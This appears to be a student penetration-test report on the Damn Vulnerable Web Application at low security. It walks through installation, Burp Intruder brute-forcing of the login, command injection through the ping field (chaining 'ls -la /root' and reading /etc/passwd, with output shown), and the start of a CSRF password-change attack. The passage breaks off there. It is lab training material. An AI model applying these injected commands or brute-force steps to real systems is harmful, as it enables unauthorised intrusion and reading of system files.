

DVWA Pentest report

(Low Security)

(Damn Vulnerability Web Application)

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid both students & teachers in learning about web application security in a controlled classroom environment.

DVWA aims to simulate some of the most common web vulnerabilities, with various difficulty levels and a simple, straightforward interface.

Please note, that there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

This report outlines the findings and results of a penetration test conducted on the DVWA in *low-security mode*.

Installation:	2
Pen-Testing (low):	8
1- Brute-Forcing:	9
2- Command Injection:	11
3- Cross-Site Request Forgery (CSRF):	14
4- File Inclusion:	15
6- Insecure CAPTCHA:	18
7- SQL Injection:	20
8- SQL Injection (Blind):	22
9- Weak Session IDs:	22
10- DOM Based Cross Site Scripting (XSS):	23
11- Reflected Cross Site Scripting (XSS):	24
12- Stored Cross Site Scripting (XSS):	25
13- Content Security Policy (CSP) Bypass:	26
14- JavaScript Attacks:	27
15- Authorisation Bypass:	29

Installation:

The Damn Vulnerable Web Application (DVWA) repository is available at:

<https://github.com/digininja/DVWA.git>

Detailed installation instructions are provided within the repository.

Here we will cover the snippets of this installation according to this guide:

<https://www.youtube.com/watch?v=WkyDxNJkgQ4>

Clone the repo:

```
(anyway@anyway)~$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4590, done.
remote: Counting objects: 100% (140/140), done.
remote: Compressing objects: 100% (102/102), done.
remote: Total 4590 (delta 58), reused 102 (delta 37), pack-reused 4450
Receiving objects: 100% (4590/4590), 2.34 MiB | 852.00 KiB/s, done.
Resolving deltas: 100% (2153/2153), done.
```

Move the DVWA folder into html folder.


```
(anyway@anyway)~$ sudo mv DVWA /var/www/html
[sudo] password for anyway:
```

So that we can access this through the web browser.

Start the apache2 service for running web localhost:


```
(anyway@anyway)~$ sudo service apache2 start
```

It should run:



Let's go to the DVWA directory:

Here



DVWA System error - config file not found. Copy config/config.inc.php.dist to config/config.inc.php and configure to your environment.


So this says that, first, it didn't get the config file and tells us to copy a file to another:

```
(anyway@anyway) - [/var/www/html/DVWA]
$ ls
CHANGELOG.md  README.id.md  about.php  favicon.ico  phpinfo.php
COPYING.txt   README.ko.md  compose.yml  hackable     robots.txt
Dockerfile    README.md     config      index.php    security.php
README.ar.md  README.pt.md  database    instructions.php  security.txt
README.es.md  README.tr.md  docs        login.php    setup.php
README.fa.md  README.zh.md  dvwa        logout.php   tests
README.fr.md  SECURITY.md   external    php.ini      vulnerabilities

(anyway@anyway) - [/var/www/html/DVWA]
$ ls config
config.inc.php.dist


(anyway@anyway) - [/var/www/html/DVWA]
$ cp config/config.inc.php.dist config/config.inc.php
```

Secondly, we need to configure the environment. But if we try to refresh the web page, we'll get this:




A Blank page.

Go to setup.php:



And if we click, this button:



We get nothing. Because we are currently not running any databases.

Start Maria database service, which is the default in Kali Linux:

```
(anyway@anyway)-[/var/www/html/DVWA]
$ service mariadb start
```

Now start MySQL in the root tab:

```
(root@anyway)-[~]
# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.7-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

It asks for credentials, we can get these from:

```
(anyway@anyway)-[/var/www/html/DVWA]
$ nano config/config.inc.php

... See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port' ] = '3306';
```

```
mysql> create database dvwa;
Query OK, 1 row affected (0.00 sec)

mysql> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.01 sec)

mysql> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.01 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
```

Copy & paste these commands into MariaDB:

```
MariaDB [(none)]> create database dvwa;  
Query OK, 1 row affected (0.001 sec)  
  
MariaDB [(none)]> create user dvwa@localhost identified by 'password';  
Query OK, 0 rows affected (0.237 sec)  
  
MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;  
Query OK, 0 rows affected (0.001 sec)  
  
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.001 sec)
```

Make sure that the credentials match the one shown up.

Grant all permission.

And lastly, reload DB auth and privileges.


Now with all set, log in to the DB with the credentials:

```
(anyway@anyway)~  
$ mysql -u dvwa -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 32  
Server version: 10.11.7-MariaDB-4 Debian n/a  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Support MariaDB developers by giving a star at https://github.com/MariaDB/server  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> use dvwa  
Database changed  
MariaDB [dvwa]>
```


And use the dvwa DB we created before.

This means it working and everything works fine.

Refresh the Web page:



It's working now. And it will redirect us to the login page:



Finally, the installation completed!

Pen-Testing (Low):

The screenshot shows the DVWA interface. On the left is a sidebar with a list of vulnerabilities: Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security (highlighted in green), PHP Info, About, and Logout. The main content area displays the security level dropdown menu, which is currently set to 'Impossible'. The dropdown menu is open, showing options: Low (highlighted in green), Medium, High, and Impossible. Below the dropdown is a 'Submit' button. At the bottom of the page, the following information is displayed: Username: admin, Security Level: impossible (highlighted in yellow), Locale: en, and SQLi DB: mysql.

developer has tried but failed to secure an exploitation techniques.

3. High - This option is an extension to the **practices** to attempt to secure the code. exploitation, similar in various Capture Th

4. Impossible - This level should be **secure** source code to the secure source code. Prior to DVWA v1.9, this level was known

Impossible ▾ Submit

Low
Medium
High
Impossible

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

By default, it is set to *Impossible*. Change it to low, as it is our task.

Let's start one by one pen-testing each vulnerability:

The screenshot shows the DVWA interface with a list of vulnerabilities in the sidebar. The list includes: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect.

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

1- Brute-Forcing:

Login
Username:

Password:

Username and/or password incorrect.

Use any random username & password for now. Open it on BurpSuite for bruteforcing:

```
POST /DWA/vulnerabilities/brute/ HTTP/1.1
Host: localhost
Content-Length: 81
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DWA/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=impossible; PHPSESSID=panfaeca2d8i8nl8qj40rngj3p
Connection: close

username=abc&password=xyz&Login=Login&user_token=80b96da1548f032b0f79e92aff6e4a95
```

Send it to the intruder.

Set payload on username & password.

Use Cluster Bomb.

Use a simple list with common usernames & passwords.

Now start the attack.

Choose an attack type

Attack type: **Cluster bomb**

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: **http://localhost**

```
1 GET /DWA/vulnerabilities/brute/?username=SabcS&password=SxyzS&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
```

Payload sets

You can define one or more payload sets. The number of payload sets depend in different ways.

Payload set: **1** Payload count: **3**

Payload type: **Simple list** Request count: **15**

Payload sets

You can define one or more payload sets. The number of payload sets depend in different ways.

Payload set: **2** Payload count: **4**

Payload type: **Simple list** Request count: **12**

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as

Paste

Load ...

Remove

Clear

Deduplicate

admin

qwerty

root

Add

Enter a new item

Add from list ... [Pro version only]

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as

Paste

Load ...

Remove

Clear

Deduplicate

123

admin

root

password

Add

Enter a new item

Add from list ... [Pro version only]

3. Intruder attack of http://localhost

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
10	admin	password	200	2			4662	
0			200	3			4620	
2	qwerty	123	200	7			4620	
5	qwerty	admin	200	3			4620	
9	root	root	200	6			4620	
11	qwerty	password	200	2			4620	
1	admin	123	200	41			4619	
3	root	123	200	4			4619	
4	admin	admin	200	1			4619	
6	root	admin	200	2			4619	
7	admin	root	200	2			4619	
8	qwerty	root	200	2			4619	
12	root	password	200	2			4619	

Request Response

Raw Hex Render

```
83 <input type="password" AUTOCOMPLETE="off" name="password">
84 <br />
85 <input type="submit" value="Login" name="Login">
86
87 </form>
88 <p>
  Welcome to the password protected area admin
</p>
89 
90 </div>
```

We logged in using *admin:password*

2- Command Injection:

Ping a device

Enter an IP address:

We need to inject a command here in the input field of the IP address to get login.

Here in the input field we only have to put the IP address to ping, like this:

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.048 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3074ms  
rtt min/avg/max/mdev = 0.047/0.049/0.056/0.003 ms
```

I have entered 127.0.0.1, (Random IP address).

It shows that it outputs the complete Linux command. We can search for more using pipe | and enter another command (Command inject):

Enter an IP address:

Ping a device

Enter an IP address:

```
help  
index.php  
source
```

But further, when I tried to get into the root folder for passwd, it outputs nothing.

So let's check for vulnerabilities in the source code:

```
<?php  
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = $_REQUEST[ 'ip' ];  
  
    // Determine OS and execute the ping command.  
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {  
        // Windows  
        $cmd = shell_exec( 'ping ' . $target );  
    }  
    else {  
        // *nix  
        $cmd = shell_exec( 'ping -c 4 ' . $target );  
    }  
  
    // Feedback for the end user  
    echo "<pre>{$cmd}</pre>";  
}  
?>
```

So, the target doesn't check if it matches with the IP address and there is no filtering for special characters, we can use ; this to add command injection.

When used: `127.0.0.1; ls`

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.098 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.078 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3065ms
rtt min/avg/max/mdev = 0.040/0.064/0.098/0.024 ms
help
index.php
source
```

And when used: `127.0.0.1; ls -la /root`

```
Enter an IP address:  Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.039/0.050/0.067/0.010 ms
total 76
drwxr-xr-x 19 root root 4096 Jul 11 23:17 .
drwxr-xr-x 19 root root 4096 Jul 11 23:17 ..
drwx----- 2 root root 4096 Jul 11 22:08 .cache
lrwxrwxrwx 1 root root 7 Jul 11 21:25 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Jul 18 19:04 boot
drwxr-xr-x 18 root root 3500 Jul 29 16:51 dev
drwxr-xr-x 197 root root 12288 Jul 29 16:24 etc
drwxr-xr-x 3 root root 4096 Jul 11 22:30 home
lrwxrwxrwx 1 root root 28 Jul 11 21:26 initrd.img -> boot/initrd.img-6.6.15-rc
lrwxrwxrwx 1 root root 28 Jul 11 21:26 initrd.img.old -> boot/initrd.img-6.6.15-rc
lrwxrwxrwx 1 root root 7 Jul 11 21:25 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Jul 11 22:04 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Jul 11 21:25 lib64 -> usr/lib64
drwx----- 2 root root 16384 Jul 11 21:25 lost+found
drwxr-xr-x 3 root root 4096 Jul 11 21:25 media
drwxr-xr-x 2 root root 4096 Jul 11 21:25 mnt
drwxr-xr-x 3 root root 4096 Jul 11 22:03 opt
dr-xr-xr-x 369 root root 0 Jul 29 16:23 proc
drwx----- 9 root root 4096 Jul 29 18:12 root
drwxr-xr-x 39 root root 940 Jul 29 17:24 run
lrwxrwxrwx 1 root root 8 Jul 11 21:25/sbin -> usr/sbin
drwxr-xr-x 3 root root 4096 Jul 11 22:07 srv
dr-xr-xr-x 13 root root 0 Jul 29 16:23 sys
drwxrwxrwt 2 root root 40 Jul 29 17:06 tmp
drwxr-xr-x 16 root root 4096 Jul 11 22:04 usr
drwxr-xr-x 12 root root 4096 Jul 12 03:40 var
lrwxrwxrwx 1 root root 25 Jul 11 21:26 vmlinuz -> boot/vmlinuz-6.6.15-amd64
lrwxrwxrwx 1 root root 25 Jul 11 21:26 vmlinuz.old -> boot/vmlinuz-6.6.15-amd64
```

We know that passwords are stored into `/etc/passwd`, so let's cat it:

Ping a device

Enter an IP address: Submit

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.071 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.042/0.051/0.071/0.011 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
_galera:x:100:65534:./nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,./nonexistent:/bin/false
tss:x:102:103:TPM software stack,,./var/lib/tpm:/bin/false
systemd-coredump:x:992:992:systemd Core Dumper:./usr/sbin/nologin
strongswan:x:103:65534:./var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:991:991:systemd Time Synchronization:./usr/sbin/nologin
rwhod:x:104:65534:./var/spool/rwho:/usr/sbin/nologin
_gophish:x:105:105:./var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534:./run/iodine:/usr/sbin/nologin
messagebus:x:107:106:./nonexistent:/usr/sbin/nologin
tcpdump:x:108:107:./nonexistent:/usr/sbin/nologin
miredo:x:109:65534:./var/run/miredo:/usr/sbin/nologin
_rpc:x:110:65534:./run/rpcbind:/usr/sbin/nologin
Debian-snmpp:x:111:109:./var/lib/snmpp:/bin/false
redis:x:112:111:./var/lib/redis:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,./var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:114:114:./var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:115:115:./var/run/redsocks:/usr/sbin/nologin
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:116:65534:./run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
```

So this way we are successful in injecting commands into input fields.

3- Cross-Site Request Forgery (CSRF):

The screenshot shows two side-by-side panels. The left panel, titled 'Change your admin password', contains a 'Test Credentials' button, two input fields for 'New password:' and 'Confirm new password:', and a 'Change' button. The right panel, titled 'Test Credentials' and 'Vulnerabilities/CSRF', contains input fields for 'Username' and 'Password', and a 'Login' button.

There are two input fields for setting a new password. Those two passwords should be matched. There is a button to test credentials, which checks whether a new password is set.

The vulnerability here is that the URL is not CSRF-protected, see:

The screenshot shows a web browser window. The address bar contains the URL: `localhost/DVWA/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change#`. The browser's tab bar shows 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The page header features the DVWA logo. The main content area is titled 'Vulnerability: Cross Site Request Forgery (C)'. It contains a 'Change your admin password:' section with a 'Test Credentials' button, two input fields for 'New password:' and 'Confirm new password:', and a 'Change' button. Below the 'Change' button, a red message reads 'Password Changed.'.

